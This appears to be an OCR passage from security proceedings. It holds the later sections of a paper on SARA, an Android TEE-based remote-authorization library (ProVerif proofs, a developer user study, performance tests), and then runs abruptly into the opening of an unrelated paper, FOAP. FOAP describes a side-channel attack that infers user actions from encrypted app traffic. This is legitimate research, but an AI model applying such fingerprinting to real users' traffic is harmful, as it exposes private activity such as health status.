Query 1: If the event `serverAccepts` is triggered for a certain authorization request then that can only happen if and only if the event `userSeesPrompt` was triggered for the same authorization request. This verifies that the legitimate user is aware of the action that is authorized **(SG3)**.

Query 2: If the event `serverAccepts` is triggered for a certain authorization request then that can only happen if and only if the event `userAuthenticated`, and the event `userConfirmsPrompt` were triggered for the same authorization request. This verifies that the legitimate user authorized the action using a physical input **(SG4)**.

Query 3: If the event `serverConfirms` is triggered for a certain confirmation public key and biometric public key then that can only happen if and only if the event `confsigned` was triggered with the corresponding confirmation private key and the event `biosigned` was triggered with the corresponding biometric private key. This verifies if the server has a guarantee the legitimate user authorized the action **(SG5)**.

The result from ProVerif shows that all our queries are true, and no attack is possible.

6.3 Attacks on Incomplete Protocols

To further corroborate our design, we use our ProVerif model to show possible attacks on the vulnerable protocols discussed in Section 3.3

First, we removed TEE-enforced user confirmation from our protocol and used ProVerif (as shown in Appendix, Table 8) to prove that an attack is possible when the *Solitary Biometric* protocol is used. Second, we removed TEE-enforced user confirmation from our protocol and used ProVerif (as shown in Appendix, Table 9) to prove an attack is possible when the *Solitary Confirmation* protocol is used. Next, we disjoined the two signing operations and performed them separately. We used ProVerif (as shown in Appendix, Table 10), to prove an attack is possible when the *Naive Combined* protocol is used. Lastly, we conjoined the two signings to signify a single key being used. We used ProVerif (as shown in Appendix, Table 11), to prove an attack is possible when the *Rectified Combined* protocol is used. In all the four cases, ProVerif was able to generate a counterexample, showing a possible attack that might occur if the tested variation of the protocol was used.

7 Usability and Practicality

In this section, we describe the evaluation of SARA's practicality, gauged by a user study involving Android developers. The goal of the user study was to answer the following research questions:

RQ1: Does using SARA make it easier for developers to use Android's TEE-enforced APIs?

RQ2: How long does it take for a developer to learn how to use SARA?

The results, as described below, show that the use of our library significantly reduced the time and effort consumed for implementing a secure payment application as compared to implementing it with the TEE-enforced APIs directly.

7.1 Participants Recruitment

We conducted a qualitative comparative user study to evaluate the practicality of our library compared to using existing TEE-enforced APIs. For this purpose, we obtained approval from our university's IRB and recruited participants by advertising on internal university/department groups and mailing lists. We designed a questionnaire consisting of 10 Android development related questions (see Appendix, Table 6) to gauge the expertise level of the participants. We assigned three different expertise levels to the participants based on the number of questions they correctly answered (3-5 as beginner, 6-7 as intermediate, and 8-10 as expert). Prospective participants with a score less than 3 were excluded as we deemed them not to be Android developers). In total, we recruited 14 participants, which included 5 beginners, 4 intermediates, and 5 experts. While having a knowledge requirement for participation affected the number of participants recruited, we believe these conditions were necessary to obtain meaningful conclusions from the user study. Every participant was compensated for the completion of the study.

7.2 Experiment Design

Each participant was given access to a skeleton Android payment application. The participants were asked to integrate Android Protected Confirmation with key attestation and biometric authentication into the skeleton application by performing two tasks i.e., `Task-A:` using the native Android APIs and `Task-B:` using the SARA library. Furthermore, we also asked them to implement related server-side functionality in a sample server-side code provided alongside the application.

We asked each participant to perform both tasks and the time limit to complete each task was set to 105 minutes. Given the complexity of implementing the desired functionality with the native APIs, we divided the implementation of each task into three subtasks to evaluate participants' progress in each task.

In `Subtask-1`, we asked the participants to create a keypair(s) needed to integrate Android Protected Confirmation in the application along with biometric authentication. `Subtask-2` asked the participants to display a confirmation and biometric prompt corresponding to the payment request made by a user. `Subtask-3` required them to verify the keypair(s) on the server side and ensure that the attestation data showed that the keypair was generated by secure hardware and had the requisite properties.

For each subtask, the code sections that needed to be implemented were clearly marked in the skeleton code. In order to ensure that the participants spent ample time attempting the server side subtask (`Subtask-3`), we asked the participants to spend the last 35 minutes of the allotted time for each task on `Subtask-3`, in case they could not complete the first two subtasks. This was necessary to evaluate how developers deal with server side code when implementing such protocols. We allowed the developers to use either Java or Python when attempting `Subtask-3`.

During the experiment, the participants could consult any online resources. Additionally, we provided links to the Android documentation and asked the participants to consult the official Android training articles on key attestation and user confirmation to complete the tasks. To effectively compare the learning times for the two tasks, we also provided the documentation for our library for completing `Task-B`.

Table 4: Summary of the subtask completion results

Completed after 90 minutes	`Task-A`	`Task-B`
Subtask-1: Successfully created the keypair(s) with the required properties	0/14	14/14
Subtask-2: Successfully created the confirmation prompt and the biometric prompt	0/14	14/14
Subtask-3: Successfully attested the keypair(s) on the server	0/14	14/14

Since the two tasks required implementing the same functionality, some of the knowledge and understanding about the implementation gained in the first task could decrease the difficulty level of the second task. To remove such bias, we randomly selected half of the participants to perform `Task-A` first and the other to perform `Task-B` first.

At the end of the experiment, the participants were asked to complete a survey with questions about their overall experience with the two tasks. This survey collected information about the developer's preferences, ease of usage, learning overhead and their personal feedback concerning the two tasks. The survey also included the System Usability Score [28] questionnaire for both tasks to evaluate SARA and the Native APIs usability.

7.3 Results

Usability (RQ1) We checked the implementation of the participants to verify if they successfully completed a subtask. Upon successful completion of a subtask, we also measured the time it took for them to complete the subtask. Table 4 presents the number of participants that completed the three subtasks within the given time. There is a stark difference between the completion rates for the subtasks with the Native APIs and SARA. All the participants were able to complete all three subtasks using SARA within the allotted time frame. In contrast, within the same time frame, none of the participants were able to complete any subtask using the Native APIs.

We performed a Wilcoxon signed rank test [42] on the subtask completion time with the null hypothesis that the completion time for subtasks using the Native API and SARA are equal. In cases where participants could not finish a subtask, we used the total available time (i.e., 35 minutes) as the user's completion time. We compared the task completion time for the Native API and SARA, and we observed a p-value of $0.0005 < 0.05$. Thus, we reject our null hypothesis and conclude that the task completion time with SARA is lower, demonstrating its practicality.

Participants' responses to the survey questions (summarized in Table 5), show that 93% of the participants had a positive experience with using SARA, while 0% had a positive experience with the Native APIs. All the participants agreed that it was easier to implement the given task using SARA and expressed a preference to use SARA over the Native API in their own applications. Based on the participants' responses (as shown in the Appendix, Table 7), the System Usability Score (SUS) [28] for the Native API was only 11.61 as compared to SARA's score of 95.18. Generally, a system with a SUS score above 68 is considered above average [12]. Therefore, we can conclude that SARA is highly usable.

Table 5: Summary of the survey results of the user study

Evaluation of the Native APIs Please rate your experience trying to implement `Task-A`	
1 or 2 (Very Complicated)	13/14
3	1/14
4 or 5 (Very Straightforward)	0/14
Evaluation of SARA's API Please rate your experience trying to implement `Task-B`	
1 or 2 (Very Complicated)	0/14
3	0/14
4 or 5 (Very Straightforward)	14/14
Evaluation of the Native API Documentation Please rate the complexity of the documentation for `Task-A`	
1 or 2 (Very Complicated)	12/14
3	0/14
4 or 5 (Very Straightforward)	2/14
Evaluation of SARA's API Documentation Please rate the complexity of the documentation for `Task-B`	
1 or 2 (Very Complicated)	2/14
3	0/14
4 or 5 (Very Straightforward)	12/14
Learning Overhead In your experience, what was the difference in time taken to learn the usage of both APIs?	
Native APIs took long/very long	14/14
Equal time	0/14
SARA's API took long/very long	0/14
Ease of Implementation In your experience, which of the two tasks you just performed was easier to implement?	
`Task-A`	0/14
Both were equally difficult	0/14
`Task-B`	14/14
Developer Preference If you were to implement this task within your own application, which method would you prefer to use.	
Use SARA's API	14/14
Use the Native APIs	0/14

Learning overhead (RQ2) Participants could access online resources, including Android documentation, while implementing the task with the Native APIs (`Task-A`). However, in the case of SARA (`Task-B`), the participants could only use the provided SARA's documentation as a reference. Despite this, all

participants found that the time taken to learn the usage of the Native APIs as compared to SARA was much longer. Furthermore, only 14% of the participants felt that the documentation for SARA was complicated, whereas 86% of the participants felt that the Native API documentation was complex.

8 Performance Evaluation

In this section, we evaluate the performance of the implementation of our authorization protocol within the Android library. The evaluation is conducted on a Pixel 3a with Android 11. We divide the protocol into two parts: the initial registration phase and the per-authorization phase.

The initial registration phase consists of keypair generation and certificate chain extraction. The overhead of these processes (averaged over 100 trials) is 12.29 seconds with a standard deviation of 3.82 seconds. The vast majority of this time is spent on the creation of the keypairs themselves as we store the keypairs within the StrongBox [14]. Specifically, more than 99% of this time was spent calling just one method: `KeyPairGenerator.generateKeyPair`. This method takes only 1.05 seconds per keypair generation if StrongBox is not used. We speculate that the StrongBox internally requires a significant amount of processing time to create the keypairs and that, in addition, there could be a communication delay between the main chip and the StrongBox chip. The usage of StrongBox to store the keys is, however, unavoidable as Android Protected Confirmation requires using a keypair stored within the StrongBox. We note that this is a one-time process that takes place in the background when the authorization protocol is enabled. Therefore, this overhead will not have a major effect on the user's experience of an app using SARA.

The per-authorization phase consists of the creation and display of the prompts, user's biometric and confirmation input, and the two signings. The user input times vary between users; therefore, we focus on the prompts and the signing for measuring time overhead. The overhead of these processes (averaged over 10 trials) is 1.76 seconds with a standard deviation of 30 milliseconds. This time is negligible compared to the time needed for a user to interact with the prompts.

9 Limitations and Discussion

This paper focuses on implementing root-resilient end-to-end remote authorization in Android devices using TEE-enforced APIs. However, other popular mobile ecosystems like Apple have their own versions of these APIs. Contrasting the usage of these APIs across platforms, and developing a solution that is compatible with non-Android devices is the principal focus of our future work.

Our solution relies on presenting two prompts for the user to confirm in order to authorize an action. However, this solution only works if the user can be trusted to correctly identify that both prompts are equivalent. If the user only verifies the biometric prompt and does not verify the confirmation prompt before providing the confirmation input, then a root attacker can take advantage of this oversight to authorize an arbitrary action. We plan to conduct a user study to determine the effect of this human-induced vulnerability.

SARA includes a server module to allow developers to implement the protocol easily. However, this module is currently only for Python. We plan to create server modules for other popular languages such as Java.

The new authorization protocol gives us the opportunity to use regular mobile devices as a form of biometric 2-Factor Authentication. We plan to compare our protocol to other various modes of 2-Factor Authentication to gauge the efficacy of their security as well as their ease of use.

10 Related Work

The issue of remote authorization has been tackled by both industry and academia. However, these works usually use the TEE to secure only the individual channels that are required for authorization (Figure 1).

TEE-enforced User Interactions. Several existing academic works aim to secure the user interactions by utilizing a TEE. TrustUI [34] performs color and keyboard randomization by leveraging TrustZone to provide a trusted UI on an untrusted device. DroidVault [35] ensures secure input and display by providing APIs for keyboard and display that utilize ARM TrustZone. Light-SPD [43] emulates an SPD (Secure Personal Device) by utilizing TrustZone on boards with ARM. TrustOTP [40] provides users with an OTP (One-Time Password) secured by TrustZone using GUI that is also secured by TrustZone. Using TrustZone ensures that the user is provided with a secure OTP even on a malicious OS. TrustPAY [45] utilizes TrustZone to provide the user with a secure GUI, keyboard, and mouse for making payments on an untrusted OS. VeriUI [36] provides users with secure login interfaces by generating them using a WebKit engine from within the TrustZone. Akowuah et al. [24] present an SQLite Database secured by TrustZone. Their framework enables users to securely edit an SQLite Database on an untrusted device by leveraging TEE for data encryption and showing keyboard. TruWalletM [29] provides a password manager backed by TrustZone. TruWalletM also provides a User Interface secured by the TEE. VButton [33] leverages TrustZone to provide the user with secure UI and secure input, and it allows the server to attest to the authenticity of the user action. BitE (Bump in the Ether) [37] proxies user input through a mobile device using encrypted tunnels. Oprea et al. [38] proposed using PDAs as a form of secure input to untrusted terminals.

Samsung Knox [11] provides hardware-backed storage for data by leveraging TrustZone on Android devices. It also handles Biometric authentication, which can be used to enforce 2-Factor Authentication. However, Samsung Knox is only available for certain Samsung devices [7].

TEE-enforced Server Communication DroidVault [35] provides a mechanism for storing and processing sensitive data from a remote server on an untrusted Android device. DroidVault leverages TrustZone to prevent end-user from directly accessing sensitive data. TrustPAY's [45] framework allows users to make privacy-preserving transactions with a remote service. TruzCall [23] utilizes TEE to provide secure VoIP on a compromised device. TruWalletM [29] splits the SSL channel with the server into a secure and a non-secure channel. The secure channel is backed by TEE and used for communicating only sensitive information like authentication tokens and passwords.

11 Conclusions

This work presents the first practical implementation of TEE-enforced root-resilient remote authorization in Android devices. We extensively evaluated our work with both a user study and a formal cryptographic model. Our results showed that not only is SARA more secure as compared to the existing native API, but it is also easier to use. Hence, we believe that SARA should be used for all forms of authorization in Android devices and hope that Android will integrate the SARA's protocol as part of its official API.

Acknowledgments

This material is based upon work supported in part by the National Science Foundation (NSF) under Grant No. CNS-1949632 and the Google's ASPIRE Award. Any opinion, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the NSF or Google.

References

[1] YubiKey Bio. https://www.yubico.com/products/yubikey-bio-series/, 2020.

[2] Android Certificate Revocation List. https://android.googleapis.com/attestation/status, 2021.

[3] Android Compatibility Definition Document. https://source.android.com/compatibility/cdd, 2021.

[4] Android Protected Confirmation. https://developer.android.com/training/articles/security-android-protected-confirmation, 2021.

[5] Android Security Bulletin-February 2021. https://source.android.com/security/bulletin/2021-02-01, 2021.

[6] Biometric Prompt. https://developer.android.com/reference/android/hardware/biometrics/BiometricPrompt, 2021.

[7] Devices Secured by Knox. https://www.samsungknox.com/en/knox-platform/supported-devices, 2021.

[8] Hardware-backed Keystore. https://source.android.com/security/keystore, 2021.

[9] Insulin Pumps using Android Protected Confirmation. https://android-developers.googleblog.com/2018/10/android-protected-confirmation.html, 2021.

[10] Jadx. https://github.com/skylot/jadx, 2021.

[11] Knox Platform for Enterprise White Paper. https://images.samsung.com/is/content/samsung/p5/ch/business/enterprise-edition/Knox_Platform_for_Enterprise_Whitepaper_2019.pdf, 2021.

[12] Measuring SUS Score. https://measuringu.com/sus/, 2021.

[13] Strong Customer Authentication EU. https://www.eba.europa.eu/regulation-and-policy/payment-services-and-electronic-money/regulatory-technical-standards-on-strong-customer-authentication-and-secure-communication-under-psd2, 2021.

[14] StrongBox. https://developer.android.com/training/articles/keystore#HardwareSecurityModule, 2021.

[15] TrustZone. https://developer.arm.com/ip-products/security-ip/trustzone, 2021.

[16] Verifying Hardware-backed Keypairs with Key Attestation. https://developer.android.com/training/articles/security-key-attestation, 2021.

[17] Version Stats. https://gs.statcounter.com/android-version-market-share/mobile-tablet/worldwide, 2021.

[18] Yubikey. https://www.yubico.com/, 2021.

[19] Apktool: A tool for Reverse Engineering Android Apk Files. https://ibotpeaches.github.io/Apktool/, 2022.

[20] CVE Mitre. https://cve.mitre.org/, 2022.

[21] SARA Public Repository. https://github.com/purseclab/SARA-Secure-Android-Remote-Authorization, 2022.

[22] Smali. https://github.com/JesusFreke/smali/wiki, 2022.

[23] Amit Ahlawat and Wenliang Du. TruzCall: Secure VoIP Calling on Android using ARM TrustZone. In *Proceedings of the International Conference on Mobile And Secure Services (MobiSecServ)*, 2020.

[24] Francis Akowuah and Amit Ahlawat. Protecting Sensitive Data in Android Sqlite Databases using TrustZone. In *Proceedings of the International Conference on Security & Management (SAM)*, 2018.

[25] Kevin Allix, Tegawendé F. Bissyandé, Jacques Klein, and Yves Le Traon. AndroZoo: Collecting Millions of Android Apps for the Research Community. In *Proceedings of the International Conference on Mining Software Repositories (MSR)*, 2016.

[26] Antonio Bianchi, Yanick Fratantonio, Aravind Machiry, Christopher Kruegel, Giovanni Vigna, Simon Pak Ho Chung, and Wenke Lee. Broken Fingers: On the Usage of the Fingerprint API in Android. In *Proceedings of the Annual Network & Distributed System Security Symposium (NDSS)*, 2018.

[27] Bruno Blanchet. Automatic Verification of Security Protocols in the Symbolic Model: The Verifier ProVerif. In *Foundations of Security Analysis and Design VII (FOSAD)*. 2013.

[28] John Brooke et al. SUS-A quick and dirty usability scale. *Usability Evaluation in Industry*, 1995.

[29] Sven Bugiel, Alexandra Dmitrienko, Kari Kostiainen, Ahmad-Reza Sadeghi, and Marcel Winandy. TruWalletM: Secure Web Authentication on Mobile Platforms. In *Proceedings of the Conference on Trusted Systems (INTRUST)*, 2010.

[30] Danny Dolev and Andrew Yao. On the Security of Public Key Protocols. *IEEE Transactions on Information Theory*, 1983.

[31] Radhesh Krishnan Konoth, Björn Fischer, Wan Fokkink, Elias Athanasopoulos, Kaveh Razavi, and Herbert Bos. SecurePay: Strengthening Two-Factor Authentication for Arbitrary Transactions. In *Proceedings of the IEEE European Symposium on Security and Privacy (EuroS&P)*, 2020.

[32] Juan Lang, Alexei Czeskis, Dirk Balfanz, Marius Schilder, and Sampath Srinivas. Security keys: Practical Cryptographic Second Factors for the Modern Web. In *Proceedings of the International Conference on Financial Cryptography and Data Security (FC)*, 2016.

[33] Wenhao Li, Shiyu Luo, Zhichuang Sun, Yubin Xia, Long Lu, Haibo Chen, Binyu Zang, and Haibing Guan. Vbutton: Practical Attestation of User-driven Operations in Mobile Apps. In *Proceedings of the Annual International Conference on Mobile Systems, Applications, and Services (MobiSys)*, 2018.

[34] Wenhao Li, Mingyang Ma, Jinchen Han, Yubin Xia, Binyu Zang, Cheng-Kang Chu, and Tieyan Li. Building Trusted Path on Untrusted Device Drivers for Mobile Devices. In *Proceedings of the Asia-Pacific Workshop on Systems (APSys)*, 2014.

[35] Xiaolei Li, Hong Hu, Guangdong Bai, Yaoqi Jia, Zhenkai Liang, and Prateek Saxena. DroidVault: A Trusted Data Vault for Android devices. In *Proceedings of the International Conference on Engineering of Complex Computer Systems (ICECCS)*, 2014.

[36] Dongtao Liu and Landon P Cox. Veriui: Attested Login for Mobile Devices. In *Proceedings of the Workshop on Mobile Computing Systems and Applications (HotMobile)*, 2014.

[37] Jonathan M McCune, Adrian Perrig, and Michael K Reiter. Bump in the Ether: A Framework for Securing Sensitive User Input. In *Proceedings of the USENIX Annual Technical Conference (Usenix ATC)*, 2006.

[38] Alina Oprea, Dirk Balfanz, Glenn Durfee, and Diana K Smetters. Securing a Remote Terminal Application with a Mobile Trusted Device. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2004.

[39] Bryan Parno. Bootstrapping Trust in a "Trusted" Platform. In *Proceedings of the Annual Summit on Hot Topics in Security (HotSec)*, 2008.

[40] He Sun, Kun Sun, Yuewu Wang, and Jiwu Jing. TrustOTP: Transforming Smartphones into Secure One-time Password Tokens. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2015.

[41] Xianbo Wang, Yikang Chen, Ronghai Yang, Shangcheng Shi, and Wing Cheong Lau. Fingerprint-jacking: Practical fingerprint Authorization Hijacking in Android apps. *Blackhat Europe*, 2020.

[42] Robert F Woolson. Wilcoxon signed-rank test. *Wiley Encyclopedia of Clinical Trials*, 2007.

[43] Sileshi Demesie Yalew, Gerald Q Maguire, and Miguel Correia. Light-SPD: A Platform to Prototype Secure Mobile Applications. In *Proceedings of the ACM Workshop on Privacy-Aware Mobile Computing (PAMCO)*, 2016.

[44] Kailiang Ying, Amit Ahlawat, Bilal Alsharifi, Yuexin Jiang, Priyank Thavai, and Wenliang Du. Truz-droid: Integrating TrustZone with Mobile Operating System. In *Proceedings of the Annual International Conference on Mobile Systems, Applications, and Services (MobiSys)*, 2018.

[45] Xianyi Zheng, Lulu Yang, Jiangang Ma, Gang Shi, and Dan Meng. TrustPAY: Trusted Mobile Payment on Security Enhanced ARM TrustZone Platforms. In *Proceedings of the IEEE Symposium on Computers and Communication (ISCC)*, 2016.

Appendix

Table 6 shows the pre-screening questionnaire that the prospective participants had to fill out to sign up for the study. Table 7 shows the participant responses to the SUS questions in the survey regarding both APIs. Table 8 shows the ProVerif queries for the model which simulates the *Solitary Biometric* protocol. Table 9, Table 10, and Table 11 show, respectively, the ProVerif queries for the models simulating the *Solitary Confirmation* protocol, the *Naive Combined* protocol, and the *Rectified Combined* protocol.

Table 6: Pre-screening questionnaire for the user study

What of the following methods are not used with the AsyncTask class in Android?			
OnPreExecution()	OnPostExecution()	DoInForeground()	OnProgressUpdate()
Which of the following methods are used to get a response from an activity in Android?			
startActivityToResult()	startActivityForResult()	Bundle()	None of the above
What is the difference between services and thread in Android?			
Services performs functionalities in the background. By default services run on main thread only	Thread and services have the same functionalities	Thread works on services	None of the above
Which of the following methods can be used as broadcast receivers in Android?			
sendIntent()	onRecieve()	implicitBroadcast()	sendBroadcast(), sendOrderBroadcast(), and sendStickyBroadcast()
What is a fragment in android?			
JSON	Piece of Activity	Layout	None of the above
Which component is not activated by an Intent?			
Activity	Services	contentProvider	broadcastReceiver
Which of the following is the first callback method that is invoked by the system during an activity life-cycle?			
onClick() method	onCreate() method	onStart() method	onRestart() method
What is the use of content provider in Android?			
For storing the data in the database	For sharing the data between applications	For sending the data from an application to another application	None of the above
Which of the following android component displays the part of an activity on screen?			
View	Manifest	Intent	Fragment
The layout or design of an Android application is saved in a:			
.text file	.xml file	.dex file	.java file

Table 7: Summary of participant answers to the SUS questions for both APIs

SUS Questions	**Native API**					**SARA API**				
1: Strongly Disagree, 5: Strongly Agree	**1**	**2**	**3**	**4**	**5**	**1**	**2**	**3**	**4**	**5**
Assuming you wanted to integrate these security features into your own app, would you like to use this API frequently	9	4	1	0	0	0	0	0	2	12
I found this API unnecessarily complex.	1	0	0	6	7	13	1	0	0	0
I thought this API was easy to use.	12	2	0	0	0	0	0	0	1	13
I think that I would need the support of a technical person to be able to use this API.	1	0	0	2	9	11	2	1	0	0
I found that various functions in this API were well integrated and were easy to use together	9	3	0	2	0	0	0	0	0	14
I thought there was too much inconsistency in this API's functions which made it harder to use them together.	0	1	3	3	7	12	2	0	0	0
I would imagine that most people would learn to use this API very quickly.	11	2	1	0	0	0	0	0	1	13
I found this API very cumbersome to use.	0	0	1	3	10	11	2	0	0	1
I felt very confident using this API.	11	2	0	0	1	0	0	2	1	11
I needed to learn a lot of things before I could get going with this API.	0	0	0	1	13	8	5	1	0	0

Table 8: ProVerif queries and corresponding security goals and implications for the Solitary Biometric Protocol

#	ProVerif Query	Security Goal	Security Goal Achieved	Security implication when not achieved
1	query f:bitstring; inj-event(serveraccepts(f)) ==>(inj-event(userSeesPrompt(f))).	The legitimate user sees the action the server performs **(SG3)**	No	Attacker can authorize an action the legitimate user is unaware of.
2	query f:bitstring; inj-event(serveraccepts(f)) ==>(inj-event(userAuthenticated(f))).	The legitimate user physically authorizes the action the server performs **(SG4)**	No	Attacker can authorize an action the legitimate user did not approve.
3	query a:biosskey,b:confsskey,e:biospkey,d:confspkey; inj-event(serverconfirms(e,d)) ==>(inj-event(biosigned(a)) && inj-event(confsigned(b))).	Server has a guarantee that the action has been authorized by the legitimate user **(SG5)**	No	The server performs an action that was not authorized by the legitimate user.

Table 9: ProVerif queries and corresponding security goals and implications for the Solitary Confirmation Protocol

#	ProVerif Query	Security Goal	Security Goal Achieved	Security implication when not achieved
1	query f:bitstring; inj-event(serveraccepts(f)) ==>(inj-event(userSeesPrompt(f))).	The legitimate user sees the action the server performs **(SG3)**	No	Attacker can authorize an action the legitimate user is unaware of.
2	query f:bitstring; inj-event(serveraccepts(f)) ==>(inj-event(userConfirmsPrompt(f))).	The legitimate user physically authorizes the action the server performs **(SG4)**	No	Attacker can authorize an action the legitimate user did not approve.
3	query a:biosskey,b:confsskey,e:biospkey,d:confspkey; inj-event(serverconfirms(e,d)) ==>(inj-event(biosigned(a)) && inj-event(confsigned(b))).	Server has a guarantee that the action has been authorized by the legitimate user **(SG5)**	No	The server performs an action that was not authorized by the legitimate user.

Table 10: ProVerif queries and corresponding security goals and implications for the Naive Combined Protocol

#	ProVerif Query	Security Goal	Security Goal Achieved	Security implication when not achieved
1	query f:bitstring; inj-event(serveraccepts(f)) ==>(inj-event(userSeesPrompt(f))).	The legitimate user sees the action the server performs **(SG3)**	No	Attacker can authorize an action the legitimate user is unaware of.
2	query f:bitstring; inj-event(serveraccepts(f)) ==>(inj-event(userAuthenticated(f)) && inj-event(userConfirmsPrompt(f))).	The legitimate user physically authorizes the action the server performs **(SG4)**	No	Attacker can authorize an action the legitimate user did not approve.
3	query a:biosskey,b:confsskey,e:biospkey,d:confspkey; inj-event(serverconfirms(e,d)) ==>(inj-event(biosigned(a)) && inj-event(confsigned(b))).	Server has a guarantee that the action has been authorized by the legitimate user **(SG5)**	No	The server performs an action that was not authorized by the legitimate user.

Table 11: ProVerif queries and corresponding security goals and implications for the Rectified Combined Protocol

#	ProVerif Query	Security Goal	Security Goal Achieved	Security implication when not achieved
1	query f:bitstring; inj-event(serveraccepts(f)) ==>(inj-event(userSeesPrompt(f))).	The legitimate user sees the action the server performs **(SG3)**	No	Attacker can authorize an action the legitimate user is unaware of.
2	query f:bitstring; inj-event(serveraccepts(f)) ==>(inj-event(userAuthenticated(f)) && inj-event(userConfirmsPrompt(f))).	The legitimate user physically authorizes the action the server performs **(SG4)**	No	Attacker can authorize an action the legitimate user did not approve.
3	query a:bioconfsskey,b:bioconfspkey; inj-event(serverconfirms(b)) ==>(inj-event(bioconfsigned(a))).	Server has a guarantee that the action has been authorized by the legitimate user **(SG5)**	No	The server performs an action that was not authorized by the legitimate user.

FOAP: Fine-Grained Open-World Android App Fingerprinting

Jianfeng Li[1], Hao Zhou[1], Shuohan Wu[1], Xiapu Luo[1]*, Ting Wang[2], Xian Zhan[1], Xiaobo Ma[3]
[1]*Department of Computing, The Hong Kong Polytechnic University*
[2]*College of Information Sciences and Technology, Pennsylvania State University*
[3]*School of Computer Science and Technology, Xi'an Jiaotong University*

Abstract

Despite the widespread adoption of encrypted communication for mobile apps, adversaries can still identify apps or infer selected user activities of interest from encrypted mobile traffic via app fingerprinting (AF) attacks. However, most existing AF techniques only work under the closed-world assumption, thereby suffering potential precision decline when faced with apps unseen during model training. Moreover, serious privacy leakage often occurs when users conduct some sensitive operations, which are closely associated with specific UI components. Unfortunately, existing AF techniques are too coarse-grained to acquire such fine-grained sensitive information. In this paper, we take the first step to identify method-level fine-grained user action of Android apps in the open-world setting and present a systematic solution, dubbed FOAP, to address the above limitations. First, to effectively reduce false positive risks in the open-world setting, we propose a novel metric, named structural similarity, to adaptively filter out traffic segments irrelevant to the app of interest. Second, FOAP achieves fine-grained user action identification via synthesizing traffic and binary analysis. Specifically, FOAP identifies user actions on specific UI components through inferring entry point methods correlated with them. Extensive evaluations and case studies demonstrate that FOAP is not only reasonably accurate but also practical in fine-grained user activity inference and user privacy analysis.

1 Introduction

Mobile devices in markets have bloomed unprecedentedly in the last decade [37]. The ubiquitous mobile devices, such as smartphones and tablets, have become necessities in modern life. Their prosperity and success are largely attributed to diverse apps running on them [35, 36]. These apps substantially extend the capability of off-the-shelf mobile devices and increasingly improve modern life in different aspects.

*The corresponding author.

While offering convenience, mobile apps also raise privacy concerns. Massive amounts of private user data are transmitted to and stored in cloud servers. Once these servers are compromised, catastrophic privacy leakage will happen subsequently [6]. The adversary can also indirectly infer sensitive private information, such as diseases, religious preferences, and individual location, through side-channel attacks [26, 34].

Despite the widespread adoption of encrypted communication, mobile apps are still susceptible to app fingerprinting (AF) attacks [2, 3, 14, 39–41, 43], which are essentially side-channel attacks. In such attacks, adversaries recognize apps or selected user activities of interest using pre-trained machine learning models without inspecting the packet payload plaintext, thereby immune to traffic encryption. However, existing AF techniques face two major limitations.

Closed-World Assumption. The vast majority of existing AF techniques (e.g., [15, 22, 29]) formulate app identification as a multi-class classification problem. It implies that they cannot correctly identify apps that are unseen during model training, because these apps will be erroneously classified into known classes. A straightforward solution is training a one-vs.-rest binary classifier for each app. Nevertheless, such a plausible solution only works under the closed-world assumption, i.e., apps as the negative class in testing stage should be presented during model training. If not, false positive cases may tremendously increase. Unfortunately, involving all rest apps in the training dataset is impossible as Android and iOS both host more than 3.4 million third-party apps [35, 36]. Even worse, recent studies [43, 51] pointed out that apps extensively use third-party libraries, leading to similar network behaviors, which may increase the risks of false positives.

Identification Granularity. Serious privacy leakage often occurs when users conduct some sensitive operations on certain UI components. For instance, in some COVID-19 contact tracing apps, the click action on the button to report positive testing can be a strong indicator of COVID-19 infection. However, information obtained through existing AF techniques is too coarse-grained to infer the above user privacy because these techniques focus on either app identification [39, 43, 49]

or inferring selected user activities of interest [15, 22, 29], and none of them can identify user actions on specific UI components. Additionally, previous works need labor-intensive efforts to manually label selected user activities, limiting their scalability in the wild.

In this paper, we present FOAP, a novel Fine-grained Open-world Android App fingerPrinting technique, to address the above limitations. First, FOAP carries out *open-world* app recognition, obviating the need for the closed-world assumption. The core challenge is the risks of false positives in the open-world setting. We solve it by exploiting the fact that two different apps seldom exhibit completely identical network behaviors. Specifically, we propose a novel metric named *structural similarity* to characterize how network flows within a traffic segment behave similarly to those generated by the app of interest. By leveraging this metric, FOAP effectively reduces false positives by adaptively filtering out traffic segments that are irrelevant to the app of interest.

Second, FOAP aims at *method-level* fine-grained user action identification via synthesizing traffic and binary analysis. We focus on identifying user actions on specific UI components, e.g., clicking a certain button. To this end, we characterize user actions using the corresponding entry point (EP) methods, including callbacks of UI components and lifecycle methods of Android components, and transform user action identification to EP method identification. In the training stage, the major challenge is how to automatically label network flows with EP methods in the face of various ways to trigger network flows. We solve it through extensive app analysis and implement the automatic labeling based on Android framework instrumentation. Automatic labeling brings two salient advantages: i) it endows FOAP with the capability of exploring all possible user actions that may generate network flows, and thus FOAP can identify not only selected user activities but also other user actions that trigger network traffic; ii) it obviates the need of manual labeling, facilitating the scalability of FOAP. In the identification stage, the major challenge is the multi-label flow. A network flow is often correlated with multiple EP methods, leading to a multi-label classification problem. We relax this problem to a series of multi-class classification sub-problems by extracting in-flow bursts. To identify EP methods associated with a network flow, we model the spatial-temporal contextual dependency of in-flow bursts within it and infer the EP method associated with each of them based on the conditional random field.

In summary, this paper makes the following contributions:

- To the best of our knowledge, FOAP is the first approach for conducting method-level fine-grained app user action recognition in the open-world setting. We release its source code and the datasets at https://github.com/jflixjtu/FOAP.
- We address several challenging issues in the design of FOAP. First, we design structural similarity, a novel metric for effectively reducing the false positive risks in open-world app traffic recognition. Second, we propose a new approach to automatically label network flows with EP methods and build a spatial-temporal context model to accurately identify EP methods from network flows.
- We implement a prototype of FOAP and conduct extensive experiments to evaluate it. The results show that FOAP outperforms baseline approaches in open-world app recognition, improving the F1-score from 0.679 to 0.911. It is also reasonably accurate in EP method identification with an average F1-score of 0.885. We present three case studies to demonstrate FOAP's practicality in fine-grained user activity inference and user privacy analysis.




Figure 1: The threat model.

2 Overview

2.1 Threat Model

